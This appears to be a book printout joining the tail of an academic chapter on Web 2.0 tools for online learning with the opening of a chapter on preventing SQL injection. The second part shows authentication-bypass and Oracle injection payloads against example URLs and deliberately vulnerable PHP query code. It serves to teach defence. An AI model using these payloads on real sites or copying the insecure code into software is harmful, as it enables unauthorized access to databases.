Web portal and sites have aggregation features built into them, including Web browsers, applications designed for reading feeds and also in email applications. The consolidated view of the content and other info-feeds in one browser display or desktop application is possible because of the aggregator features. Media files made by aggregators can be downloaded onto any portable media players.

Web 2.0: Aggregator Applications for Online Learning

- Registering for RSS feeds from academic publishers like Elsevier, Inderscience regarding call for papers for a specific journal or from course Websites (Wheeler, 2009).
- Students can create mash-ups for projects through websites like Ableton.com, Flappr.com, and Buzzword.com.
- Teachers can create educational mash-ups and incorporate them in their pedagogy. For example, Map Mashups are used in History Courses at UMass Boston with an objective to teach cultural history through geography (Wiliarty, 2008).
- Blogs facilitates fantastic discussions. It can replace an institute's paper newsletter. Students can use it for blogging, posting videos, podcasts and documents, and creating a class publication (Cakir, 2013; Marques et al., 2012).

Collaborator

Collaborator applications facilitate knowledge creations and teamwork by providing a rich platform that enables multiple participants to review, edit, recreate and generate contents in partnerships or groups (Shang et al., 2011). These applications represent a systematic method of storing and aggregating vast amounts of resources and knowledge via APIs (Application Programing Interface) of mashups. This enable users to both store and share knowledge, post their own questions or and activate joint collaborative efforts with users. Users can enhance the quality of a participant's contribution by posting suggestions and comments and even customize some of the applications via APIs. Much on the lines of the method used in creating and generating articles on Wikipedia, viewers and participants create accounts, which grant them editing writings, help establish log records and keep track of attendant revisions of all articles. This creates an avenue and systematized method for viewers to acquire relevant and customized knowledge. The approval process for every change and/or edit is critical, and the reviewing process for feedback ensures enhanced quality of content generated. This control mechanism, requisite standardizations, systematization, authorization and review processes in conjunction with collaborators maintains the quality of content.

Web 2.0: Collaborator Applications for Online Learning

Teachers can create Wikis related to a specific course where content can be edited and added by anyone who has been given access (Wheeler, 2010). For example, the Theories Used in IS Research Wiki

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(Larsen, Allen, Vance, & Eargle, 2014) provides researchers with summarized information on theories widely used in information systems (IS) research. Collaborative learning platform such as Coursera can be used to create massive open online courses, or MOOCs, for anyone in the world for free (Rivard, 2013).

CHALLENGES

It is imperative to interpret Web 2.0 technologies from a pedagogical perspective, so that students can become digitally fluent and ready for the challenges of the evolving knowledge society. Teachers and educators in collaboration with instructional designers need to design and develop online courses, which enable students to learn through prevalent and popularly accepted Web 2.0 technologies. Incorporation of Web 2.0 applications in course delivery is important so that students use their imagination, explore creatively, communicate and collaborate with each other for an effective learning process. Numerous examples abound where Web 2.0 applications can make online learning enticing and interesting. With the proliferation and adoption of Web 2.0 tools by businesses and other consumer-oriented organizations, it becomes important to help familiarize students with these tools. Learning about such tools and co-opting and adopting them prepare students for future employment avenues and career opportunities. However, it needs to be noted that use of these tools in education may be fraught with challenges related to availability, accessibility as well as acceptance of technology and at times difficulty in motivating students to use and leverage such tools.

Clearly, the paradigm shift has been the learner-centred discourse of Web 2.0. However, with the associated demands made on teachers or instructors, they too have to reconcile themselves to the changed scenarios and paradigms of the learning process and especially the technology tools and aids to facilitate that. Teachers themselves would require to invest in the new competencies and capabilities demanded by the modern Web 2.0 learning environment. Apart from that, they have to gain expertise for managing various relevant activities related to the Web 2.0 learning during different time slots as against the consolidated time for students given in a fixed, traditional classroom environment. Institutions themselves need to define proper policies and frameworks about content publishing, the extendable boundaries of learning/collaborating outside the local areas of learning platforms and lastly, the safety considerations of unconstrained Internet/Web usage and interactions.

Teachers have to contend with the most changes that come with the usage and adoption of Web 2.0 technologies and the collaborative form of working associated with Web 2.0 activity. Some of the important issues pertain to managing individual assessment and trying to personalize the learning environment for different students and also encouraging learners to express themselves. Other reservations include the use of multi-tasking modes, and the exploration and navigation needed to work cohesively in evolving digital environments.

Further, there is an inherent danger in being caught up in the gloss and seemingly seamless flow and contexts of digital technology and the various advances that they engender. Even so, pedagogy should not take a backseat and striking a right balance with content/pedagogy and use of the technology tools/aids is a must. Underlying curriculum and syllabi and their amenability for such digital dissemination and the delivery of the educational products themselves should be based on a clearly outlined educational disposition. Challenges and issues will keep cropping up as more sophisticated digital environments emerge. The key for educators would be to harness such Web 2.0 tools and harmonize the learning environment for learners.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CONCLUSION

Web 2.0 displays a huge potential for enhancing and improving personal learning outcomes, by creating learning experiences that more adequately addresses and suit individual preferences. In conclusion, it can be said that Web 2.0 tools can and has led to a more powerful paradigm shift in the dissemination and deliverance of education and pedagogical content, course material and literature. Web 2.0 technologies and tools need to be considered more as strategies that embody certain philosophical and theoretical concepts and ideas about how educators and learners interact, engage and learn. The evolving world of Web 2.0 will still continue to shape trends in the educational sector, and both consumers and creators need to adapt in order to leverage the manifold benefits.

This chapter has generally captured how Web 2.0 technologies used in a learning environment support collaborative, flexible and reflective learning and evolving best practices. Web 2.0 learning and processes will doubtless broaden the range of pedagogical approaches used in the online learning environment. As in any use of technology and with collaboration fostered outside of a "controlled" classroom environment on physical location educational campuses, there are risks involved with external services but, as Selwyn (2009, p 25) argued, educational institutions need to be 'recast as sites of technological exploration rather than technological restriction'. The use of Web 2.0 is still immature in online learning, and institutions should take a 'light-weight' approach to regulations, which might otherwise stifle experimentation (Franklin & Harmelen, 2007).

But the greater challenges are educational ones and the standardization that would be needed to help both teachers and students address the adoption, usage and internalizing of the varied tools that abound. Roles also needed to be adjusted to and teachers who design, structure and co-ordinate these Web 2.0 educational activities have to also support the students getting used to such changing roles. The endeavour should be to help both teachers and students develop improved information and digital literacies so as to be able to thrive in this new educational world.

REFERENCES

Anderson, P., Hepworth, M., Kelly, B., & Metcalfe, R. (2007). What is Web 2.0? Ideas, technologies and implications for education. *JISC Technology & Standards Watch*. Retrieved from http://www.jisc.ac.uk/media/documents/techwatch/tsw0701b.pdf

Cakir, H. (2013). Use of blogs in pre-service teacher education to improve student engagement. *Computers & Education*, *68*(10), 244–252. doi:10.1016/j.compedu.2013.05.013

DeNeui, D. L., & Dodge, T. L. (2006). Asynchronous learning networks and student outcomes: The utility of online learning components in hybrid courses. *Journal of Instructional Psychology*, *33*(4), 256.

Forgie, S. E., Duff, J. P., & Ross, S. (2013). Twelve tips for using Twitter as a learning tool in medical education. [PubMed]. *Medical Teacher*, *35*(1), 8–14. doi:10.3109/0142159X.2012.746448

Franklin, T., & Harmelen, M. (2007). Web 2.0 for content for learning and teaching in higher education. *Teaching in Higher Education*, *2008*(5), 1–29. doi:10.1080/1356251032000052348

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Garrison, D. R. (2003). Cognitive presence for effective asynchronous online learning: the role of reflective inquiry, self-direction and metacognition. In J. Bourne & J. C. Moore (Eds.), *Elements of Quality Online Education: Practice and Direction* (pp. 47–58). Needham, MA: Sloan-C Press.

Garrison, D. R., Anderson, T., & Archer, W. (1999). Critical inquiry in a text-based environment: Computer conferencing in higher education. *The Internet and Higher Education*, *2*(2-3), 87–105. doi:10.1016/S1096-7516(00)00016-6

Godwin-Jones, R. (2005). Skype and podcasting: Disruptive technologies for language learning. *Language Learning & Technology*, *9*(3), 9–12.

Grosseck, G. (2009). To use or not to use web 2.0 in higher education? *Procedia: Social and Behavioral Sciences*, *1*(1), 478–482. doi:10.1016/j.sbspro.2009.01.087

Hefzallah, I. M. (2004). The new educational technologies and learning - Empowering teachers to teach and students to learn in the information age. Springfield, IL: Charles Thomas - Publisher, LTD.

Hung, S. F., Kao, H. P., & Chu, Y. (2008). An empirical study on knowledge integration technology innovation and experimental practice. *Expert Systems with Applications*, *35*(1-2), 177–186. doi:10.1016/j.eswa.2007.06.017

Junco, R., Heiberger, G., & Loken, E. (2011). The effect of Twitter on college student engagement and grades. *Journal of Computer Assisted Learning*, *27*(2), 119–132. doi:10.1111/j.1365-2729.2010.00387.x

Kaiden, R. (2002). Lessons from the cyberspace classroom: The realities of online teaching. *The Internet and Higher Education*, *5*(1), 71–74. doi:10.1016/S1096-7516(02)00064-7

Kanuka, H., & Garrison, D. R. (2004). Cognitive presence in online learning. *Journal of Computing in Higher Education*, *15*(2), 21–39. doi:10.1007/BF02940928

Lamont, I. (2007, May 21). *Harvard's virtual education experiment in Second Life*. [Web log post]. Retrieved from http://blogs.computerworld.com/harvards_virtual_education_experiment_in_second_life

Larsen, K. R., Allen, G., Vance, A., & Eargle, D. (Eds.). (2014). *Theories used in IS research wiki*. Retrieved from http://istheory.byu.edu

London, M., & Hall, M. (2011). Unlocking the value of Web 2.0 technologies for training and development: The shift from instructor-controlled, adaptive lea-ning to learner-driven, generative learning. *Human Resource Management*, *50*(6), 757–775. doi:10.1002/hrm.20455

Macharaschwili, C., & Skidmore, L. (2013). A Skypeb model for blended learning. *Journal of Interactive Learning Research*, *24*(2), 167–190.

Marques, A. M., Krejci, R., Siqueira, S. W. M., Pimentel, M., & Braz, M. H. L. B. (2012). Structuring the discourse on social networks for learning: Case studies on blogs and microblogs. *Computers in Human Behavior*, *29*(2), 395–400. doi:10.1016/j.chb.2012.03.001

Meskó, B. (2007, September 19). *How and why to use Second Life for education?* [Web log post]. Retrieved from http://scienceroll.com/2007/09/19/how-and-why-to-use-second-life-for-education/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

O'Reilly, T. (2006, December 10). *Web 2.0 compact definition: Trying again*. [Web log post]. Retrieved from http://radar.oreilly.com/archives/2006/12/web_20_compact.html

Picciano, A. G. (2002). Beyond student perceptions : Issues of interaction, presence, and performance in an online course. *World Wide Web, Internet, and Web Information Systems*, *6*(1), 21–0.

Punie, Y., & Ala-Mutka, K. (2007). Future learning spaces: New ways of learning and new digital competences to learn. *Nordic Journal of Digital Literacy*, *2*(4), 210–225.

Rivard, R. (2013, May 30). State systems go MOOC. *Inside Higher Ed*. Retrieved from http://www.insidehighered.com/news/2013/05/30/state-systems-and-universities-nine-states-start-experimenting-coursera#sthash.AYidgznC.dpbs

Roseberry, S., Hirsh-Pasek, K., & Golinkoff, R. M. (2013). Skype me! Socially contingent interactions help toddlers learn language. [PubMed]. *Child Development*, *85*(3), 956–970. doi:10.1111/cdev.12166

Selwyn, N. (2008). Education 2.0? Designing the web for teaching and learning. *Institute of Education, University of London: TLRP-TEL, 20*, 162-165. Retrieved from http://www.tlrp.org/pub/documents/TELcomm.pdf

Shang, S. S. C., Li, E. Y., Wu, Y. L., & Hou, O. C. L. (2011). Understanding Web 2.0 service models: A knowledge-creating perspective. *Information & Management*, *48*(4-5), 178–184. doi:10.1016/j.im.2011.01.005

Strachota, E. M. (2003). *Student satisfaction in online courses: An analysis of the impact of learner-content, learner-instructor, learner-learner and learner-technology interaction*. (Doctoral dissertation). The University of Wisconsin, Milwaukee, USA. Retrieved from University of Wisconsin-Milwaukee Dissertations & Theses: Full Text database. (Publication No. AAT 3100902).

Sun, P. C., Tsai, R. J., Finger, G., Chen, Y. Y., & Yeh, D. (2008). What drives a successful e-learning? An empirical investigation of the critical factors influencing learner satisfaction. *Computers & Education*, *50*(4), 1183–1202. doi:10.1016/j.compedu.2006.11.007

Teece, D. J. (1986). Profiting from technological innovation: Implications for integration, collaboration, licensing, and public policy. *Research Policy*, *15*(6), 285–305. doi:10.1016/0048-7333(86)90027-2

Vonderwell, S., Liang, X., & Alderman, K. (2007). Asynchronous discussions and assessment in online learning. *Journal of Research on Technology in Education*, *39*(3), 309–328. doi:10.1080/15391523.2007.10782485

Wheeler, S. (2009). Learning space mashups: Combining Web 2.0 tools to create collaborative and reflective learning spaces. *Future Internet*, *1*(1), 3–13. doi:10.3390/fi1010003

Wheeler, S. (2010). Open content, open learning 2.0: Using wikis and blogs in higher education. In U.-D. Ehlers & D. Schneckenberg (Eds.), *Changing Cultures in Higher Education: Moving Ahead to Future Learning* (pp. 103–114). Berlin, Germany: Springer; doi:10.1007/978-3-642-03582-1_9

Wiliarty, K. (2008, May 12). *Educational mashups 2.0*. [Web log post]. Retrieved from http://www.academiccommons.org/2008/05/educational-mashups-2/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wilson, G., & Stacey, E. (2004). Online interaction impacts on learning: Teaching the teachers to teach online. *Australasian Journal of Educational Technology*, *20*(1), 33–48.

Zhang, D., Zhao, J. L., Zhou, L., & Nunamaker, J. F. Jr. (2004). Can e-learning replace classroom learning? *Communications of the ACM*, *47*(5), 75–79. doi:10.1145/986213.986216

ADDITIONAL READING

Akyol, Z., Arbaugh, J. B., Cleveland-Innes, M., Garrison, D. R., Ice, P., Richardson, J. C., & Swan, K. (2009). A response to the review of the community of inquiry framework. *Journal of Distance Education*, *23*(2), 123–136.

Akyol, Z., Garrison, D. R., & Ozden, M. Y. (2009). Development of a community of inquiry in online and blended learning contexts. *Procedia: Social and Behavioral Sciences*, *1*(1), 1834–1838. doi:10.1016/j.sbspro.2009.01.324

Chang, M. M. (2007). Enhancing web-based language learning through self-monitoring. *Journal of Computer Assisted Learning*, *23*(3), 187–196. doi:10.1111/j.1365-2729.2006.00203.x

Coutinho, C. P. (2012). Web 2.0: Challenges and opportunities for assessing learning in teacher education programs. *International Journal of Web-Based Learning and Teaching Technologies*, *7*(1), 1–18. doi:10.4018/jwltt.2012010101

Curtis, D. D., & Lawson, M. J. (2001). Exploring collaborative online learning. *Interaction*, *5*(1), 21–34.

Dennen, V. P. (2008). Looking for evidence of learning: Assessment and analysis methods for online discourse. *Computers in Human Behavior*, *24*(2), 205–219. doi:10.1016/j.chb.2007.01.010

Duffy, P. (2008). Engaging the YouTube Google-eyed generation: Strategies for using Web 2.0 in teaching and learning. *The Electronic Journal of E-Learning*, *6*(2), 119–130.

Garrison, D. (2007). Online community of inquiry review: Social, cognitive, and teaching presence issues. *Journal of Asynchronous Learning Networks*, *11*(1), 61–72. doi:10.1128/JB.05513-11

Gooding, J. (2008). Web 2.0: A vehicle for transforming education. *International Journal of Information and Communication Technology Education*, *4*(2), 44–53. doi:10.4018/jicte.2008040104

Gullett, E., & Bhandar, M. (2010). Evaluating student perceptions of using blogs in an online course. *International Journal of Information and Communication Technology Education*, *6*(3), 64–74. doi:10.4018/jicte.2010070106

Hazari, S., North, A., & Moreland, D. (2009). Investigating pedagogical value of wiki technology. *Journal of Information Systems Education*, *20*(2), 187–198.

Hrastinski, S. (2009). A theory of online learning as online participation. *Computers & Education*, *52*(1), 78–82. doi:10.1016/j.compedu.2008.06.009

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

McKerlich, R., & Anderson, T. (2007). Community of inquiry and learning in immersive environments. *Journal of Asynchronous Learning Networks*, *11*(4), 35–52.

McLoughlin, C. (2011). Leading pedagogical change with innovative web tools and social media. *International Journal of Adult Vocational Education and Technology*, *2*(1), 13–22. doi:10.4018/javet.2011010102

Monahan, T., McArdle, G., & Bertolotto, M. (2008). Virtual reality for collaborative e-learning. *Computers & Education*, *50*(4), 1339–1353. doi:10.1016/j.compedu.2006.12.008

Peter, S. E., Bacon, E., & Dastbaz, M. (2010). Adaptable, personalised e-learning incorporating learning styles. *Campus-Wide Information Systems*, *27*(2), 91–100. doi:10.1108/10650741011033062

Picciano, A. G., Seaman, J., & Allen, I. E. (2010). Educational transformation through online learning: To be or not to be. *Journal of Asynchronous Learning Networks*, *14*(4), 17–5.

Rubin, B., Fernandes, R., & Avgerinou, M. D. (2013). The effects of technology on the Community of Inquiry and satisfaction with online courses. *T.H.E. The Internet and Higher Education*, *17*, 48–57. doi:10.1016/j.iheduc.2012.09.006

Schneckenberg, D., Ehlers, U., & Adelsberger, H. (2011). Web 2.0 and competence-oriented design of learning-Potentials and implications for higher education. *British Journal of Educational Technology*, *42*(5), 747–762. doi:10.1111/j.1467-8535.2010.01092.x

Shea, P., & Bidjerano, T. (2009). Community of inquiry as a theoretical framework to foster "epistemic engagement" and "cognitive presence" in online education. *Computers & Education*, *52*(3), 543–553. doi:10.1016/j.compedu.2008.10.007

Shea, P., Sau Li, C., & Pickett, A. (2006). A study of teaching presence and student sense of learning community in fully online and web-enhanced college courses. *The Internet and Higher Education*, *9*(3), 175–190. doi:10.1016/j.iheduc.2006.06.005

Singh, A., Mangalaraj, G., & Taneja, A. (2010). Bolstering teaching through online tools. *Journal of Information Systems Education*, *21*(3), 299–311.

Swan, K., Garrison, D. R., & Richardson, J. (2009). A constructivist approach to online learning: The community of inquiry framework. In C. R. Payne (Ed.), *Information technology and constructivism in higher education: Progressive learning frameworks* (pp. 43–57). Hershey, PA: IGI Global; doi:10.4018/978-1-60566-654-9.ch004

Van Bruggen, J. (2005). Theory and practice of online learning. *British Journal of Educational Technology*, *36*(1), 111–112. doi:10.1111/j.1467-8535.2005.00445_1.x

Vaughan, N. D. (2010). A blended community of inquiry approach: Linking student engagement and course redesign. *The Internet and Higher Education*, *13*(1-2), 60–65. doi:10.1016/j.iheduc.2009.10.007

Yeh, Y. (2010). Analyzing online behaviors, roles, and learning communities via online discussions. *Journal of Educational Technology & Society*, *13*(1), 140–151. doi:10.1080/00273170701710338

Zacharis, N. Z. (2011). The effect of learning style on preference for web-based courses and learning outcomes. *British Journal of Educational Technology*, *42*(5), 790–800. doi:10.1111/j.1467-8535.2010.01104.x

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

Aggregator: Aggregator represents a set of Web 2.0 applications, which can gather syndicated Web content and resources such as blogs, videoblogs, podcasts, news headlines, and podcasts onto a single, streamlined platform for easy viewing and referencing in online learning environment.

Cognitive Presence: Cognitive presence represents the interaction between the students and content in an online learning environment.

Collaborator: Collaborator signifies Web 2.0 applications that facilitate knowledge creations and teamwork by providing a rich platform that enables multiple participants to review, edit, recreate and generate contents in partnerships or groups in online learning environment.

Exchanger: Exchanger comprises Web 2.0 applications and tools that enable socialization and externalization of knowledge with a low-control mechanism in online learning environment.

Learner-Technology Interaction: Learner–Technology interaction refers to the skills, preference and comfort level that students have with the non-human interface of the technology and allied tools prevalent in an online environment.

Online Learning: Online learning is the use of electronic media and information and communication technologies (ICT) in education.

Social Presence: Social presence is the degree to which participants in computer-mediated communication feel affectively connected to one another in online courses.

Teaching Presence: Teaching presence represents the interaction between the student and the teacher in online learning environment.

Web 2.0: Web 2.0 represents advanced Internet technology and applications, including blogs, wikis, RSS and social bookmarking. Web 2.0 tools and applications provide greater collaboration among Internet users, content providers, and enterprises.

ENDNOTES

1 Adapted from *The Internet and Higher Education, 2*(2-3), Garrison, D.R., Anderson, T. & Archer W., Critical inquiry in a text-based environment: Computer conferencing in higher education, pp. 87-105, Copyright 1999 with permission from Elsevier.

2 Adapted from *Information & Management, 48*(4-5), Shari, S.C., Shang, E., Ya-Ling, Y., Wu, O., & Hou, C.L. Understanding Web 2.0 service models: A knowledge-creating perspective, pp. 178-184, Copyright 2011 with permission from Elsevier.

This research was previously published in Student-Teacher Interaction in Online Learning Environments edited by Robert D. Wright, pages 235-249, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 52
Prevention of SQL Injection Attacks in Web Browsers

Kannan Balasubramanian
Mepco Schlenk Engineering College, India

ABSTRACT

Applications that operate on the Web often interact with a database to persistently store data. For example, if an e-commerce application needs to store a user's credit card number, they typically retrieve the data from a Web form (filled out by the customer) and pass that data to some application or script running on the company's server. The dominant language that these database queries are written in is SQL, the Structured Query Language. Web applications can be vulnerable to a malicious user crafting input that gets executed on the server. One instance of this is an attacker entering Structured Query Language (SQL) commands into input fields, and then this data being used directly on the server by a Web application to construct a database query. The result could be an attacker's gaining control over the database and possibly the server. Care should be taken to validate user input on the server side before user data is used.

INTRODUCTION

Web applications are becoming more sophisticated and increasingly technically complex. They range from dynamic Internet and intranet portals, such as e-commerce sites and partner extranets, to HTTP-delivered enterprise applications such as document management systems and ERP applications. The availability of these systems and the sensitivity of the data that they store and process are becoming critical to almost all major businesses, not just those that have online e- commerce stores. Web applications and their supporting infrastructure and environments use diverse technologies and can contain a significant amount of modified and customized code. The very nature of their feature-rich design and their capability to collate, process, and disseminate information over the Internet or from within an intranet makes them a popular target for attack. Also, since the network security technology market has matured and there are fewer opportunities to breach information systems through network based vulnerabilities, hackers are increasingly switching their focus to attempting to compromise applications.

DOI: 10.4018/978-1-5225-3422-8.ch052

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SQL injection is an attack in which SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution (Clarke, 2009; Pauli, 2013). Any procedure that constructs SQL statements could potentially be vulnerable, as the diverse nature of SQL and the methods available for constructing it provide a wealth of coding options. The primary form of SQL injection consists of direct insertion of code into parameters that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed. When a Web application fails to properly sanitize the parameters which are passed to dynamically created SQL statements (even when using parameterization techniques) it is possible for an attacker to alter the construction of back-end SQL statements. When an attacker is able to modify an SQL statement, the statement will execute with the same rights as the application user; when using the SQL server to execute commands that interact with the operating system, the process will run with the same permissions as the component that executed the command (e.g., database server, application server, or Web server), which is often highly privileged.

To illustrate this, let's return to the previous example of a simple online retail store. If you remember, we attempted to view all products within the store that cost less than $100, by using the following URL.

This time, however, you are going to attempt to inject your own SQL commands by appending them to the input parameter *val*. You can do this by appending the string 'OR '1'= '1 to the URL:

```
http://www.victim.com/products.php?val=100' OR '1'='1
```

This time, the SQL statement that the PHP script builds and executes will return all of the products in the database regardless of their price. This is because you have altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1'='1'
ORDER BY ProductDescription;
```

The preceding simple example demonstrates how an attacker can manipulate a dynamically created SQL statement that is formed from input that has not been validated or encoded to perform actions that the developer of an application did not foresee or intend. The example, however, perhaps does not illustrate the effectiveness of such a vulnerability; after all, we only used the vector to view all of the products in the database, and we could have legitimately done that by using the application's functionality as it was intended to be used in the first place. What if the same application can be remotely administered using a content management system (CMS)? A CMS is a Web application that is used to create, edit, manage, and publish content to a Web site, without having to have an in-depth understanding of the ability to code in HTML. You can use the following URL to access the CMS application:

```
http://www.victim.com/cms/login.php?username=foo&password=bar
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The CMS application requires that you supply a valid username and password before you can access its functionality. Accessing the preceding URL would result in the error "Incorrect username or password, please try again". Here is the code for the login.php script:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' ".
"AND password = '$_GET["password"]'";
// execute the query against the database
$result = mysql_query($query);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount != 0){ header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else { die('Incorrect username or password, please try again.')}
```

The login.php script dynamically creates an SQL statement that will return a record set if a username and matching password are entered. The SQL statement that the PHP script builds and executes is illustrated more clearly in the following code snippet. The query will return the *userid* that corresponds to the user if the *user* and *password* values entered match a corresponding stored value in the *CMSUsers* table.

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

The problem with the code is that the application developer believes the number of records returned when the script is executed will always be zero or one. In the previous injection example, we used the exploitable vector to change the meaning of the SQL query to always return *true*. If we use the same technique with the CMS application, we can cause the application logic to fail. By appending the string *' OR '1'='1* to the following URL, the SQL statement that the PHP script builds and executes this time will return all of the *userid*s for all of the users in the *CMSUsers* table. The URL would look like this:

```
http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1
```

All of the *userid*s are returned because we altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1'='1';
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The logic of the application means that if the database returns more than zero records, we must have entered the correct authentication credentials and should be redirected and given access to the protected admin.php script. We will normally be logged in as the first user in the *CMSUsers* table. An SQL injection vulnerability has allowed the application logic to be manipulated and subverted.

HOW SQL INJECTION HAPPENS

SQL is the standard language for accessing Microsoft SQL Server, Oracle, MySQL, Sybase, and Informix (as well as other) database servers. Most Web applications need to interact with a database, and most Web application programming languages, such as ASP, C#,.NET, Java, and PHP, provide programmatic ways of connecting to a database and interacting with it. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated before passing them to SQL queries that will be executed on a database server. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, the attacker may be able to execute code on the back-end database.

Each programming language offers a number of different ways to construct and execute SQL statements, and developers often use a combination of these methods to achieve different goals. A lot of Web sites that offer tutorials and code examples to help application developers solve common coding problems often teach insecure coding practices and their example code is also often vulnerable. Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

Dynamic String Building

Dynamic string building is a programming technique that enables developers to build SQL statements dynamically at runtime. Developers can create general-purpose, flexible applications by using dynamic SQL. A dynamic SQL statement is constructed at execution time, for which different conditions generate different SQL statements. It can be useful to developers to construct these statements dynamically when they need to decide at runtime what fields to bring back from, say, *SELECT* statements, the different criteria for queries, and perhaps different tables to query based on different conditions. However, developers can achieve the same result in a much more secure fashion if they use parameterized queries. Parameterized queries are queries that have one or more embedded

parameters in the SQL statement. Parameters can be passed to these queries at runtime; parameters containing embedded user input would not be interpreted as commands to execute, and there would be no opportunity for code to be injected. This method of embedding parameters into SQL is more efficient and a lot more secure than dynamically building and executing SQL statements using string-building techniques.

The following PHP code shows how some developers build SQL string statements dynamically from user input. The statement selects a data record from a table in a database. The record that is returned depends on the value that the user is entering being present in at least one of the records in the database.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";
// a dynamically built sql string statement in.NET
query = "SELECT * FROM table WHERE field = '" +
request.getParameter("input") + "'";
```

One of the issues with building dynamic SQL statements such as this is that if the code does not validate or encode the input before passing it to the dynamically created statement, an attacker could enter SQL statements as input to the application and have his SQL statements passed to the database and executed. Here is the SQL statement that this code builds:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

Incorrectly Handled Escape Characters

SQL databases interpret the quote character (') as the boundary between code and data. It assumes that anything following a quote is code that it needs to run and anything encapsulated by a quote is data. Therefore, you can quickly tell whether a Web site is vulnerable to SQL injection by simply typing a single quote in the URL or within a field in the Web page or application. Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement:

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]'";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
if ($row <= $rowcount){
print $db_field[$row]. "<BR>";
$row++;
}
}
```

If you were to enter the single-quote character as input to the application, you may be presented with either one of the following errors; the result depends on a number of environmental factors, such as programming language and database in use, as well as protection and defense technologies implemented:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
resource
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

You may receive the preceding error or the one that follows. The following error provides useful information on how the SQL statement is being formulated:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘‘VALUE’’’

The reason for the error is that the single-quote character has been interpreted as a string delimiter. Syntactically, the SQL query executed at runtime is incorrect (it has one too many string delimiters), and therefore the database throws an exception. The SQL database sees the single-quote character as a special character (a string delimiter). The character is used in SQL injection attacks to “escape” the developer’s query so that the attacker can then construct his own queries and have them executed. The single-quote character is not the only character that acts as an escape character; for instance, in Oracle, the blank space (), double pipe (||), comma (,), period (.), (?/), and double-quote characters (“) have special meanings. For example:

- The pipe [|] character can be used to append a function to a value.
- The function will be executed and the result cast and concatenated.

```
http://www.victim.com/id=1||utl_inaddr.get_host_address(local)--
```

- An asterisk followed by a forward slash can be used to terminate a comment and/or optimizer hint in Oracle.

```
http://www.victim.com/hint=*/ from dual--
```

Incorrectly Handled Types

By now, some of you may be thinking that to avoid being exploited by SQL injection, simply escaping or validating input to remove the single-quote character would suffice. Well, that’s a trap which lots of Web application developers have fallen into. As I explained earlier, the single-quote character is interpreted as a string delimiter and is used as the boundary between code and data. When dealing with numeric data, it is not necessary to encapsulate the data within quotes; otherwise, the numeric data would be treated as a string. Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement. The script accepts a numeric parameter (*$userid*) and displays information about that user. The query assumes that the parameter will be an integer and so is written without quotes.

```
// build dynamic SQL statement
$SQL = “SELECT * FROM table WHERE field = $_GET[“userid”]”
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
if ($row <= $rowcount){
print $db_field[$row]. "<BR>";
$row++;
}
}
```

